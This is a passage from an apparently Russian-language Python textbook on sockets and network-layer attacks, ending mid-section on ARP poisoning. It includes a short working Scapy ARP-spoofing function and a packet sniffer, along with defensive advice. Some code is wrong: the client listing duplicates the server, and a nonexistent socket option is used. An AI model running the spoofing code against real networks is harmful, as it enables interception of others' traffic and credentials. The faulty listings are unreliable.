- Прослушивание (Listening).** Серверный сокет переходит в режим прослушивания, ожидая входящих соединений от клиентов. Это состояние позволяет серверу обрабатывать несколько соединений одновременно.
- Установка соединения (Connection).** Клиентский сокет инициирует соединение с сервером, отправляя запрос на подключение к указанному адресу и порту. Сервер принимает входящее соединение и создает новый сокет для обработки этого соединения.
- Обмен данными.** После установления соединения сервер и клиент могут обмениваться данными. Данные могут передаваться в виде потоков (TCP) или датаграмм (UDP).
- Закрытие соединения.** По завершении обмена данными сокеты закрываются, освобождая занятые ресурсы.

Типы сокетов

- TCP-сокеты (SOCK_STREAM)** – используются для создания надежных и устойчивых соединений, которые передают данные потоками. Эти сокеты обеспечивают передачу данных в правильном порядке и без потерь, что делает их идеальными для приложений, требующих высокой надежности. Сюда относятся веб-серверы, базы данных и другие критически важные системы, где каждая часть информации имеет значение.
- UDP-сокеты (SOCK_DGRAM)** – предназначены для передачи данных в виде датаграмм без необходимости устанавливать соединение. Они не гарантируют доставку данных или их порядок, но обеспечивают более быструю передачу. Это делает их отличным выбором для приложений,

где важнее скорость, чем надежность, например для потокового видео, онлайн-игр и голосовых звонков.

Применение сокетов

- **Веб-серверы и клиенты.** Сокеты играют ключевую роль в общении между веб-браузерами и серверами. Они обеспечивают передачу HTTP-запросов и ответов, создавая мост между клиентом и сервером. Это похоже на отправку письма по почте, только вместо бумажных конвертов у нас есть электронные пакеты, и нам не нужно беспокоиться о том, что кто-то прочитает наши сообщения, пока они в пути.
- **Чат-приложения.** Сокеты позволяют пользователям обмениваться сообщениями в режиме реального времени. Клиенты подключаются к серверу, который обрабатывает и пересыпает сообщения между всеми подключенными пользователями.
- **Игры в реальном времени.** Сокеты в играх реального времени позволяют вашим игровым клиентам и серверам общаться, как будто они обсуждают план по захвату мира за чашкой виртуального кофе. Они передают информацию о действиях игроков, событиях и всем необходимом для того, чтобы игровой процесс оставался синхронизированным. В противном случае, один игрок мог бы случайно "застрять" в стене, а другой — победить в бою с драконами, даже не заметив его!
- **Системы мониторинга и управления.** Сокеты используются для передачи данных о состоянии системы или сети, позволяя администраторам получать актуальную информацию и управлять удаленными устройствами.
- **Файловые серверы.** Сокеты играют ключевую роль в передаче файлов между клиентами и серверами, обеспечивая работу таких протоколов, как FTP и SFTP. Они не только переносят данные, но и помогают управлять соединениями и проверять, кто пришел на "вечеринку".
- **Электронная почта.** Когда дело доходит до электронной почты, сокеты становятся вашими лучшими друзьями, позволяя протоколам вроде SMTP, POP3 и IMAP передавать письма туда, где они нужны. Представьте себе, что сокеты — это почтальоны, которые доставляют ваши электронные письма и даже напоминают вам, если вы забыли проверить, не пришло ли что-то новенькое в почтовый ящик.

Преимущества использования сокетов

- **Гибкость.** Сокеты позволяют создавать различные типы сетевых приложений, от простых одноранговых соединений до сложных клиент-серверных систем.
- **Производительность.** Сокеты обеспечивают высокую скорость передачи данных, что важно для приложений, требующих минимальных задержек.
- **Надежность.** TCP-сокеты гарантируют доставку данных в правильном порядке и без потерь, что делает их идеальными для критически важных приложений.
- **Поддержка различных протоколов.** Сокеты поддерживают множество сетевых протоколов, что позволяет создавать приложения для различных сценариев использования.

Создание и управление сокетами

Сокеты — это как почтальоны в мире сетевого программирования, доставляющие ваши данные от одного приложения к другому. В Python вы можете использовать встроенный модуль `socket`, чтобы отправлять и получать данные, как будто вы играете в сетевой шахматный матч.

Чтобы начать работу с сокетами, первым делом нужно импортировать модуль `socket`. Это как открыть дверь в мир сетевого программирования и получить доступ ко всем инструментам для общения между компьютерами.

```
import socket
```

1. Создание сокета.

Сокет можно создать с помощью функции `socket()` из модуля `socket`. Эта функция принимает несколько аргументов, включая семейство адресов (`AF_INET` для сетевого (IPv4) соединения и `AF_INET6` для IPv6), тип сокета (`SOCK_STREAM` для TCP и `SOCK_DGRAM` для UDP) и протокол (обычно 0, что означает автоматический выбор протокола).

```
server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

2. Привязка сокета к адресу и порту (для сервера).

Если вы создаете серверный сокет, вам нужно привязать его к конкретному адресу и порту, чтобы он мог принимать входящие соединения.

```
server_socket.bind(('localhost', 8080))
```

3. Установление соединения с сервером (для клиента).

Если вы создаете клиентский сокет, вам нужно установить соединение с сервером, указав его адрес и порт.

```
client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client_socket.connect(('localhost', 8080))
```

4. Прослушивание входящих соединений (для сервера).

После привязки сокета к адресу и порту сервер должен начать прослушивать входящие соединения с помощью метода `listen()`.

```
server_socket.listen(5) # прослушивать до 5 входящих соединений
```

5. Принятие входящего соединения (для сервера).

Когда сервер принимает входящее соединение, он создает новый сокет для общения с клиентом. Этот процесс осуществляется с помощью метода `accept()`.

```
client_socket, client_address = server_socket.accept()
```

6. Отправка и получение данных.

После установления соединения данные могут быть отправлены и получены с помощью методов `send()` и `recv()`.

```
# На сервере
client_socket.send(b'Hello, world!')
data = client_socket.recv(1024)

# На клиенте
data = client_socket.recv(1024)
client_socket.send(b'Hello, server!')
```

7. Закрытие сокетов.

По завершении обмена данными сокеты должны быть закрыты с помощью метода `close()`.

```
client_socket.close()
server_socket.close()
```

Продвинутые темы в сетевом программировании

После изучения основ работы с сокетами, мы перейдем к более сложным темам, таким как атаки на сетевом уровне и анализ сетевого трафика.

Сначала рассмотрим методы атак на сетевом уровне, включая ARP-отравление и снiffинг трафика. Эти знания помогут вам понять, как защищать свои сети и системы от подобных угроз.

ARP-отравление (ARP spoofing) — это атака, при которой злоумышленник отправляет ложные ARP-пакеты в локальную сеть с целью изменить сопоставление IP-адресов с MAC-адресами в кэше ARP-устройств.

Листинг 2.1

```
# ARP-отравление
from scapy.all import ARP, send

def arp_poison(target_ip, spoof_ip, target_mac, spoof_mac):
    arp_response = ARP(pdst=target_ip, hwdst=target_mac,
    psrc=spoof_ip, hwsrc=spoof_mac)
    send(arp_response, verbose=0)

# Используйте IP-адреса и MAC-адреса в вашей сети
arp_poison("192.168.1.2", "192.168.1.1", "00:0c:29:6d:8e:74",
"00:0c:29:4b:7d:51")
```

Снiffинг трафика — это процесс перехвата и анализа сетевого трафика. Злоумышленники могут использовать специальные программы для перехвата сетевого трафика и анализа передаваемой информации, включая пароли и другие конфиденциальные данные.

Листинг 2.2

```
# Снiffинг трафика
from scapy.all import sniff
```

```
def packet_callback(packet):
    print(packet.show())

sniff(prn=packet_callback, count=10)
```

Протоколы и инструменты для анализа и манипулирования сетевым трафиком

Давайте погрузимся в мир инструментов и протоколов для анализа и манипулирования сетевым трафиком. Это как раз тот случай, когда не нужно быть детективом, чтобы выяснить, что происходит в сети.

Инструменты вроде Wireshark и Scapy помогут вам увидеть, что творится в ваших данных, и, возможно, даже раскрыть, кто же оставил тот странный "привет" в вашем сетевом трафике.

Wireshark — это ваш незаменимый помощник для анализа сетевого трафика. С его помощью вы можете захватывать и разбирать пакеты данных, как детектив, расследующий загадочные происшествия в сети. Wireshark помогает находить аномалии, выявлять уязвимости и проверять, насколько хорошо защищены ваши данные.

Scapy — это мощная библиотека для Python, которая позволяет создавать, отправлять, перехватывать и анализировать сетевые пакеты. Она дает вам возможность работать с различными протоколами и создавать свои собственные инструменты для анализа и управления сетевым трафиком.

Scapy — как швейцарский нож для сетевого анализа: универсальная и удобная! Пример кода для использования Scapy:

Листинг 2.3

```
# Scapy
from scapy.all import IP, ICMP, sr1
```

```

def ping(host):
    packet = IP(dst=host)/ICMP()
    response = sr1(packet, timeout=2)
    if response:
        print(f"{host} is up")
    else:
        print(f"{host} is down")

ping("8.8.8.8")

```

2.2. Работа с сокетами

Перейдем к более подробной работе с сокетами. Данная информация может дублировать с предыдущими страницами, но будет более подробна раскрыта. Сокеты представляют собой основной механизм взаимодействия между компьютерами в сети. Они позволяют программам обмениваться данными, используя стандартизированные протоколы. В Python работа с сокетами осуществляется с помощью встроенного модуля `socket`.

2.2.1. Основные шаги для работы с сокетами

1. Импортировать модуль `socket`.

Сначала нужно импортировать модуль `socket`, чтобы получить доступ к функциям и классам, связанным с сокетами.

```
import socket
```

2. Создать сокет.

Сокет можно создать с помощью функции `socket()` из модуля `socket`. Эта функция принимает несколько аргументов, включая семейство адресов (`AF_INET` для сетевого (IPv4) соединения и `AF_INET6` для IPv6), тип сокета (`SOCK_STREAM` для TCP и `SOCK_DGRAM` для UDP) и протокол (обычно 0, что означает автоматический выбор протокола).

```
server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

3. Привязать сокет к адресу и порту (для сервера).

Если вы создаете серверный сокет, вам нужно привязать его к конкретному адресу и порту, чтобы он мог принимать входящие соединения.

```
server_socket.bind(('localhost', 8080))
```

4. Установить соединение с сервером (для клиента).

Если вы создаете клиентский сокет, вам нужно установить соединение с сервером, указав его адрес и порт.

```
client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client_socket.connect(('localhost', 8080))
```

5. Прослушивать входящие соединения (для сервера).

После привязки сокета к адресу и порту сервер должен начать прослушивать входящие соединения с помощью метода `listen()`.

```
server_socket.listen(5) # прослушивать до 5 входящих соединений
```

6. Принять входящее соединение (для сервера).

Когда сервер принимает входящее соединение, он создает новый сокет для общения с клиентом. Этот процесс осуществляется с помощью метода `accept()`.

```
client_socket, client_address = server_socket.accept()
```

7. Отправить и получить данные.

После установления соединения данные могут быть отправлены и получены с помощью методов `send()` и `recv()`.

Листинг 2.4

```
# Отправить и получить данные
# На сервере
client_socket.send(b'Hello, world!')
data = client_socket.recv(1024)

# На клиенте
data = client_socket.recv(1024)
client_socket.send(b'Hello, server!')
```

8. Закрыть сокеты.

По завершению обмена данными сокеты должны быть закрыты с помощью метода `close()`.

```
client_socket.close()  
server_socket.close()
```

Примеры простого серверного и клиентского приложений

Серверное приложение:

Листинг 2.5

```
# Серверное приложение  
import socket  
  
def start_server():  
    server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    server_socket.bind(('localhost', 8080))  
    server_socket.listen(5)  
    print("Сервер ожидает соединения...")  
  
    while True:  
        client_socket, client_address = server_socket.accept()  
        print(f"Соединение установлено с {client_address}")  
  
        client_socket.send(b'Hello, client!')  
        data = client_socket.recv(1024)  
        print(f"Сообщение от клиента: {data.decode()}")  
  
        client_socket.close()  
  
if __name__ == "__main__":  
    start_server()
```

Клиентское приложение:

Листинг 2.6

```
# Серверное приложение  
import socket  
  
def start_server():  
    server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    server_socket.bind(('localhost', 8080))  
    server_socket.listen(5)
```

```

print("Сервер ожидает соединения...")

while True:
    client_socket, client_address = server_socket.accept()
    print(f"Соединение установлено с {client_address}")

    client_socket.send(b'Hello, client!')
    data = client_socket.recv(1024)
    print(f"Сообщение от клиента: {data.decode() }")

    client_socket.close()

if __name__ == "__main__":
    start_server()

```

Дополнительные возможности и особенности работы с сокетами

Обработка ошибок. При работе с сокетами важно обрабатывать возможные ошибки, такие как потеря соединения или невозможность подключиться к серверу. Это можно сделать с помощью блоков try и except.

Листинг 2.7

```

# Обработка ошибок
try:
    server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server_socket.bind(('localhost', 8080))
    server_socket.listen(5)
except socket.error as e:
    print(f"Ошибка создания сокета: {e}")
    server_socket.close()

```

Для обработки нескольких клиентов одновременно можно использовать многопоточность или асинхронное программирование. Пример с использованием потоков:

Листинг 2.8

```

# Для обработки нескольких клиентов
import socket

```

```

import threading

def handle_client(client_socket):
    client_socket.send(b'Hello, client!')
    data = client_socket.recv(1024)
    print(f"Сообщение от клиента: {data.decode()}")
    client_socket.close()

def start_server():
    server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server_socket.bind(('localhost', 8080))
    server_socket.listen(5)
    print("Сервер ожидает соединения...")

    while True:
        client_socket, client_address = server_socket.accept()
        print(f"Соединение установлено с {client_address}")
        client_handler = threading.Thread(target=handle_client,
                                           args=(client_socket,))
        client_handler.start()

if __name__ == "__main__":
    start_server()

```

С использованием **asyncio**:

Листинг 2.9

```

# С использованием asyncio
import asyncio

async def handle_client(reader, writer):
    writer.write(b'Hello, client!')
    await writer.drain()

    data = await reader.read(100)
    print(f"Сообщение от клиента: {data.decode()}")
    writer.close()

async def main():
    server = await asyncio.start_server(handle_client,
                                         'localhost', 8080)
    async with server:
        await server.serve_forever()

```

```
if __name__ == "__main__":
    asyncio.run(main())
```

Работа с сокетами предоставляет мощный механизм для создания сетевых приложений, таких как веб-серверы, чаты, клиент-серверные приложения и многие другие. Знание и умение использовать сокеты в Python позволяет решать широкий спектр задач в области сетевого программирования и кибербезопасности.

Задания для практики по разделу

- Создайте простой сервер, который может принимать подключения от клиентов и отправлять им приветственное сообщение. После этого напишите клиентскую программу, которая подключается к серверу и получает это сообщение.
- Напишите сервер, который принимает строки от клиентов и возвращает их в верхнем регистре. Клиентская программа должна отправлять строки на сервер и получать преобразованные строки обратно.
- Создайте сервер, который принимает числа от клиентов, складывает их и отправляет результат обратно. Клиентская программа должна отправлять два числа серверу и получать их сумму в ответ.
- Создайте сервер, который принимает файлы от клиентов и сохраняет их на сервере. Клиентская программа должна быть способна отправлять файлы на сервер для сохранения.
- Реализуйте сервер времени (time server), который отправляет текущее время всем подключенными клиентам. Клиентская программа должна подключаться к серверу и получать текущее время.
- Реализуйте серверную программу, которая работает как эхо-сервер (echo server), возвращающий клиенту любые данные, которые он отправляет. Клиентская программа должна отправлять данные на сервер и получать их обратно.

- Создайте серверную программу для игры "Крестики-нолики". Сервер должен поддерживать взаимодействие между двумя клиентами, обеспечивая игровой процесс. Клиентская программа должна позволять пользователю делать ходы и получать информацию о состоянии игры.

2.2.2. Создание сокетов

Создание сокетов является первым и одним из наиболее важных шагов при работе с сетевым программированием в Python. Ниже приведены подробные шаги и примеры, которые помогут вам освоить этот процесс.

Для создания сокета вызывается функция `socket()` из модуля `socket`. Эта функция принимает два основных аргумента: **семейство адресов и тип сокета**.

Семейство адресов (Address Family)

- `socket.AF_INET` – используется для создания сокета для сетевого (IPv4) соединения.
- `socket.AF_INET6` – используется для создания сокета для IPv6-соединения.

Тип сокета (Socket Type)

- `socket.SOCK_STREAM` – используется для создания TCP-сокетов, которые обеспечивают надежное соединение, где данные передаются в правильном порядке.
- `socket.SOCK_DGRAM` – используется для создания UDP-сокетов, которые отправляют данные без установки соединения и не гарантируют их порядок, но обеспечивают более быструю передачу.

Для создания серверного сокета для TCP-соединения, используйте `socket.socket` с аргументами `socket.AF_INET` и `socket.SOCK_STREAM`. Это создаст сокет, который будет ожидать подключения клиентов через протокол TCP:

```
server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

Для создания клиентского сокета для UDP-соединения используйте `socket.socket` с аргументами `socket.AF_INET` и `socket.SOCK_DGRAM`. Это создаст сокет, который будет отправлять и получать данные через протокол UDP:

```
client_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

Если вы создаете серверный сокет, следующим шагом будет привязка сокета к конкретному адресу и порту на вашем компьютере.

```
server_socket.bind(('localhost', 8080))
```

В этом примере сокет привязывается к локальному адресу 'localhost' и порту 8080.

Если вы создаете клиентский сокет, следующим шагом будет установка соединения с сервером с указанием его адреса и порта.

```
client_socket.connect(('localhost', 8080))
```

В этом примере клиентский сокет подключается к серверу, который запущен на локальном хосте ('localhost') и прослушивает порт 8080. В некоторых случаях может потребоваться настроить дополнительные параметры сокета, такие как таймауты или использование опции переиспользования адреса. Это можно сделать с помощью метода `setsockopt()`. Пример установки таймаута для сокета:

```
server_socket.setsockopt(socket.SOL_SOCKET, socket.SO_TIMEOUT, 5)
```

По завершении работы с сокетами они должны быть закрыты с помощью метода `close()`. Это освободит ресурсы, занятые сокетом, и закроет соединение.

```
server_socket.close()  
client_socket.close()
```

Примеры создания сокетов

Пример простого серверного приложения:

Листинг 2.10

```

# Пример простого серверного приложения
import socket

# Создаем сокет
server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Связываем сокет с адресом и портом
server_socket.bind(('localhost', 12345))

# Начинаем прослушивание входящих подключений
server_socket.listen()

print("Сервер запущен и ожидает подключений...")

while True:
    # Принимаем входящее подключение
    client_socket, client_address = server_socket.accept()
    print(f"Подключился клиент {client_address}")

    # Принимаем данные от клиента
    data = client_socket.recv(1024)
    print("Получены данные от клиента:", data.decode())

    # Отправляем ответ клиенту
    response = "Сообщение получено!"
    client_socket.send(response.encode())

    # Закрываем соединение с клиентом
    client_socket.close()

```

Пример простого клиентского приложения:

Листинг 2.11

```

# Пример простого клиентского приложения
import socket

# Создаем сокет
client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Подключаемся к серверу
client_socket.connect(('localhost', 12345))

```

```
# Отправляем данные серверу
message = "Привет, сервер!"
client_socket.send(message.encode())

# Получаем ответ от сервера
response = client_socket.recv(1024)
print("Ответ от сервера:", response.decode())

# Закрываем соединение
client_socket.close()
```

Задания для практики по разделу

1. Создайте простой клиент-серверный чат:
 - » Клиент может отправлять сообщения серверу.
 - » Сервер может отправлять сообщения всем подключенным клиентам.
2. Напишите программу-сервер, которая принимает файл от клиента и сохраняет его на сервере:
 - » Клиент отправляет файл.
 - » Сервер сохраняет файл на локальной машине.
3. Реализуйте программу для сканирования портов на удаленном хосте:
 - » Программа должна позволять пользователю ввести IP-адрес и диапазон портов для сканирования.
 - » Используйте сокеты для проверки открытости портов.
4. Напишите простой веб-сервер, который принимает HTTP-запросы от клиентов и отправляет им ответы:
 - » Сервер должен обрабатывать GET-запросы и отправлять простые HTML-страницы в ответ.
5. Создайте клиент для отправки электронной почты с использованием протокола SMTP:
 - » Клиент должен отправлять электронные письма через SMTP-сервер, используя сокеты.

2.2.3. Прослушивание и подключение

Прослушивание и подключение — это как настройка и звонок на вашу сотовую сеть: сначала сервер устанавливает "прослушку", чтобы ожидать входящие соединения, а клиент нажимает на "связь", чтобы соединиться с сервером. Просто будьте готовы, что, если ваш сервер не прослушивает, вы не получите ни одного звонка!

Прослушивание — это когда сервер начинает "слушать" входящие подключения на своем сокете. После того как сервер создал сокет и привязал его к нужному адресу и порту, он начинает ожидать подключений, используя метод `listen()`. Это похоже на то, как вы ждете звонка по телефону, только в данном случае ваш телефон — это сервер.

```
server_socket.listen(5) # прослушивать до 5 входящих соединений
```

Значение в скобках указывает на максимальное количество ожидаемых входящих соединений. Если на серверном сокете больше, чем указанное число соединений в очереди, новые подключения будут отклонены.

Подключение — это процесс установления связи между клиентским и серверным сокетами. Когда клиент пытается подключиться к серверу, он создает новый сокет для этого соединения. Затем сервер принимает входящее соединение с помощью метода `accept()`, который возвращает новый сокет и адрес клиента.

```
client_socket, client_address = server_socket.accept()
```

После успешного выполнения этого метода сервер создает новый сокет (`client_socket`), который используется для общения с клиентом, а `client_address` содержит информацию об адресе клиента.

Эти два этапа, прослушивание и подключение, необходимы для установления сетевого соединения между сервером и клиентом. После установления соединения сервер и клиент могут обмениваться данными с помощью своих сокетов.

Примеры приложений на прослушивание и подключение

Простой сервер для приема сообщений:

Листинг 2.12

```
# # Простой сервер для приема сообщений
# import socket

# # Создаем сокет
# server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# # Привязываем сокет к адресу и порту
# server_socket.bind(('localhost', 12345))

# # Начинаем прослушивание входящих подключений
# server_socket.listen()

# print("Сервер запущен и ожидает подключений...")

# while True:
#     # Принимаем входящее подключение
#     client_socket, client_address = server_socket.accept()
#     print(f"Подключился клиент {client_address}")

#     # Принимаем сообщение от клиента
#     message = client_socket.recv(1024)
#     print("Получено сообщение от клиента:", message.decode())

#     # Отправляем ответ клиенту
#     response = "Сообщение получено!"
#     client_socket.send(response.encode())

#     # Закрываем соединение с клиентом
#     client_socket.close()
```

Простой клиент для отправки сообщений:

Листинг 2.13

```
# Простой клиент для отправки сообщений
import socket
```

```
# Создаем сокет
client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Подключаемся к серверу
client_socket.connect(('localhost', 12345))

# Отправляем сообщение серверу
message = "Привет, сервер!"
client_socket.send(message.encode())

# Получаем ответ от сервера
response = client_socket.recv(1024)
print("Ответ от сервера:", response.decode())

# Закрываем соединение
client_socket.close()
```

Задания для практики по разделу

1. Напишите серверную программу, которая будет принимать файлы от клиентов и сохранять их на сервере.
 - » Сервер должен уметь принимать файлы любого типа и сохранять их в указанную директорию.
 - » Клиент должен отправлять файл с помощью сокета и получать подтверждение от сервера о получении файла.
2. Реализуйте чат-сервер, который позволит клиентам отправлять сообщения друг другу через сервер.
 - » Сервер должен поддерживать несколько клиентов и передавать сообщения от одного клиента всем остальным.
 - » Клиенты должны иметь возможность отправлять и получать сообщения в режиме реального времени.
3. Создайте сервер, который будет принимать HTTP-запросы от клиентов и возвращать ответы.
 - » Сервер должен обрабатывать GET-запросы и возвращать HTML-страницы.

- » Клиент должен отправлять запросы к серверу через браузер или с помощью библиотеки requests.
4. Напишите программу-сервер для принятия запросов от клиентов и отправки электронных писем с использованием протокола SMTP.
- » Сервер должен принимать данные о получателе, теме и содержимом письма от клиента.
 - » Клиент должен отправлять эти данные серверу, который затем отправляет письмо через SMTP-сервер.
5. Реализуйте простой сервер для игры "Крестики-нолики", который позволит клиентам играть друг против друга через сеть.
- » Сервер должен поддерживать управление игрой и передавать ходы между клиентами.
 - » Клиенты должны иметь возможность подключаться к серверу, делать ходы и получать обновления состояния игры.

2.2.4. Обмен данными

После успешного установления соединения между клиентом и сервером с помощью сокетов начинается процесс обмена данными. Обмен данными позволяет клиенту и серверу передавать информацию друг другу, выполнять запросы и получать ответы.

В Python для отправки и приема данных используются методы `send()` и `recv()`. В случае TCP-соединения (`SOCK_STREAM`), данные отправляются и получаются в виде последовательности байтов.

Для отправки данных с клиента на сервер используется метод `send()` клиентского сокета. Этот метод принимает в качестве аргумента байтовую строку данных и отправляет её по сети.

```
client_socket.send(b'Hello, server!')
```

В этом примере строка 'Hello, server!' преобразуется в байтовую строку `(b'Hello, server!')` и отправляется на сервер.

Для приема данных от сервера на клиент используется метод `recv()` клиентского сокета. Этот метод принимает количество байтов для чтения и возвращает полученные данные в виде байтовой строки.

```
data = client_socket.recv(1024)
```

В этом примере клиент пытается принять данные от сервера. Он указывает максимальное количество байтов для чтения (в данном случае 1024), и метод `recv()` вернет данные, отправленные сервером, в виде байтовой строки.

После получения данных клиент или сервер могут выполнить необходимую обработку данных в соответствии с логикой своего приложения. Это может включать в себя декодирование байтовой строки в текстовый формат, анализ полученных данных, выполнение действий на основе содержания данных и так далее.

После обработки данных сервер может отправить ответ клиенту. Процесс отправки ответа аналогичен отправке данных от клиента к серверу с использованием метода `send()` серверного сокета.

```
server_socket.send(b'Hello, client!')
```

В этом примере строка 'Hello, client!' преобразуется в байтовую строку и отправляется обратно клиенту.

Эти шаги обеспечивают процесс обмена данными между клиентом и сервером по сети с использованием сокетов. Клиент и сервер могут отправлять запросы и получать ответы, что позволяет реализовать функциональность сетевого взаимодействия в приложении.

Примеры клиента для обмена и отправки сообщений

Простой сервер для обмена сообщениями:

Листинг 2.14

```
# # Простой сервер для обмена сообщениями
# import socket
```

```

# # Создаем сокет
# server_socket = socket.socket(socket.AF_INET, socket.SOCK_
STREAM)

# # Привязываем сокет к адресу и порту
# server_socket.bind(('localhost', 12345))

# # Начинаем прослушивание входящих подключений
# server_socket.listen()

# print("Сервер запущен и ожидает подключений...")

# while True:
#     # Принимаем входящее подключение
#     client_socket, client_address = server_socket.accept()
#     print(f"Подключился клиент {client_address}")

#     # Принимаем сообщение от клиента
#     message = client_socket.recv(1024)
#     print("Получено сообщение от клиента:", message.
decode())

#     # Отправляем ответ клиенту
#     response = "Сообщение получено!"
#     client_socket.send(response.encode())

#     # Закрываем соединение с клиентом
#     client_socket.close()

```

Простой клиент для отправки сообщений:

Листинг 2.15

```

# Простой клиент для отправки сообщений
import socket

# Создаем сокет
client_socket = socket.socket(socket.AF_INET, socket.SOCK_
STREAM)

# Подключаемся к серверу
client_socket.connect(('localhost', 12345))

# Отправляем сообщение серверу

```

```

message = "Привет, сервер!"
client_socket.send(message.encode())

# Получаем ответ от сервера
response = client_socket.recv(1024)
print("Ответ от сервера:", response.decode())

# Закрываем соединение
client_socket.close()

```

Задания для практики по разделу

1. Программа для отправки и получения файлов между клиентом и сервером.
 - » **Сервер:** должен принимать файлы от клиента и сохранять их на диск. Подумайте об этом как о хорошем почтальоне, который получает посылки и аккуратно их раскладывает.
 - » **Клиент:** должен отправлять файлы серверу и получать подтверждение о том, что файл успешно доставлен. Это как отправить посылку и получить уведомление, что она успешно достигла адресата.
2. Чат-сервер.
 - » **Сервер:** создайте сервер, который позволит нескольким клиентам подключаться и обмениваться сообщениями. Он должен быть похож на добродушного ведущего вечеринки, обеспечивающего, чтобы все могли поговорить и обменяться новостями.
 - » **Функционал:** сервер должен ретранслировать сообщения от одного клиента всем подключенным клиентам. Подумайте об этом как о мегафоне на вечеринке: что один говорит, слышат все!
3. Программа-сервер для приема HTTP-запросов.
 - » **Сервер:** настройте сервер, который сможет принимать HTTP-запросы и отправлять на них соответствующие ответы. Этот сервер будет как официант в ресторане: он принимает ваши заказы (запросы) и приносит нужные блюда (ответы).
 - » **Клиенты:** вы можете использовать браузеры или библиотеку `requests` для отправки запросов к серверу. То есть вы можете как просто зайти в "ресторан" через браузер, так и использовать более специализированные инструменты, чтобы отправить заказ.
4. Клиентская программа для отправки электронной почты с использованием SMTP.

- » Клиент должен собирать данные для письма (получатель, тема, текст) и отправлять их через SMTP-сервер.
5. Сервер для игры в морской бой.
- » Разработайте сервер, который позволит клиентам играть в морской бой.
 - » Сервер должен управлять игровым процессом, принимать координаты выстрелов от клиентов и отправлять результаты.

2.3. Протоколы и атаки на сетевом уровне

Сетевой уровень является одним из ключевых уровней модели OSI (Open Systems Interconnection) и отвечает за маршрутизацию и передачу данных между устройствами в сети. В этом разделе мы рассмотрим основные протоколы сетевого уровня и методы атак, которые могут быть использованы для вмешательства в сетевое взаимодействие.

ARP (Address Resolution Protocol) — это протокол, который помогает преобразовывать IP-адреса в физические MAC-адреса. Он важен для локальных сетей, так как помогает устройствам находить друг друга по физическим адресам, когда вы отправляете данные по сети. Если IP-адрес — это как почтовый адрес вашего друга, то MAC-адрес — это как его точный номер квартиры, чтобы письмо попало прямо к нему.

Работа ARP: когда устройство в сети хочет отправить данные на другой узел, оно использует ARP для определения MAC-адреса устройства по его IP-адресу. Устройство отправляет ARP-запрос в широковещательном режиме, и устройство с соответствующим IP-адресом отвечает своим MAC-адресом.

IP — это протокол маршрутизации, который обеспечивает доставку пакетов данных между устройствами в сети. Он отвечает за разделение данных на пакеты, их маршрутизацию и доставку к месту назначения.

Версии IP: существует две основные версии IP: **IPv4** и **IPv6**. IPv4 использует 32-битные адреса, а IPv6 использует 128-битные адреса, что позволяет значительно увеличить количество уникальных IP-адресов.

Как мы уже знаем, ARP-отравление — это атака, при которой злоумышленник отправляет ложные ARP-пакеты с целью ассоциировать свой MAC-адрес с IP-адресом жертвы. Это позволяет злоумышленнику перехватывать сетевой трафик между двумя устройствами или даже выполнять MITM (Man-in-the-Middle) атаки.

- **Механизм атаки:** злоумышленник отправляет ARP-ответы с поддельным MAC-адресом, заставляя устройства в сети обновлять свои ARP-кэши неправильными данными. Это позволяет злоумышленнику перенаправлять трафик через свое устройство.
- **Последствия:** перехват данных, включая пароли, сообщения и другие конфиденциальные данные, а также возможность изменения или блокировки трафика.

Напомним, что снiffинг трафика — это процесс перехвата и анализа сетевого трафика на уровне сетевых пакетов. Злоумышленники могут использовать специальное программное обеспечение для перехвата сетевого трафика и анализа передаваемой информации, включая пароли, сеансовые ключи и другие конфиденциальные данные.

- **Инструменты для снiffинга:** популярные инструменты для снiffинга трафика включают Wireshark, tcpdump и Ettercap. Эти инструменты позволяют захватывать и анализировать пакеты, проходящие через сеть.
- **Методы снiffинга:** снiffинг может быть пассивным, когда трафик просто перехватывается и анализируется, или активным, когда злоумышленник вмешивается в сетевой трафик для получения дополнительных данных.

Примеры защиты от атак на сетевом уровне

- Использование статических ARP-записей.** Настройка статических ARP-записей на ключевых устройствах сети может предотвратить ARP-отравление, так как эти записи не могут быть изменены динамически.
- Внедрение DHCP Snooping и Dynamic ARP Inspection.** Эти методы могут использоваться на коммутаторах для проверки подлинности ARP-сообщений и предотвращения атак.
- Шифрование сетевого трафика.** Использование протоколов, таких как SSL/TLS и IPsec, для шифрования данных, передаваемых по сети, может защитить от снiffeинга, так как перехваченные данные будут недоступны для злоумышленника без ключа расшифровки.
- Мониторинг сети и системы обнаружения вторжений (IDS).** Регулярный мониторинг сетевого трафика и использование IDS могут помочь в обнаружении и реагировании на подозрительную активность в сети.

2.3.1. ARP-отравление

ARP (Address Resolution Protocol) — это протокол, используемый в компьютерных сетях для связи между устройствами на локальном уровне. Он преобразует IP-адреса в MAC-адреса (и наоборот), чтобы устройства могли общаться друг с другом.

Как работает ARP:

- Запрос ARP (ARP Request):** когда устройство хочет отправить данные другому устройству в локальной сети, оно сначала отправляет широковещательный ARP-запрос. Этот запрос содержит IP-адрес устройства-получателя, и все устройства в сети получают этот запрос.
- Ответ ARP (ARP Reply):** устройство с указанным IP-адресом отвечает на запрос, отправляя свой MAC-адрес в ответ. Этот ответ направляется только к устройству, сделавшему запрос.
- Кэширование ARP:** оба устройства сохраняют информацию об IP- и MAC-адресах друг друга в своих ARP-таблицах для ускорения будущих коммуникаций.

Пример ARP-запроса и ответа:

Запрос ARP:

Кто имеет IP-адрес 192.168.0.1? (передается всем в сети)

Ответ ARP:

Устройство с IP-адресом 192.168.0.1 отвечает: у меня MAC-адрес 00:0a:95:9d:68:16.

Процесс ARP-отравления:

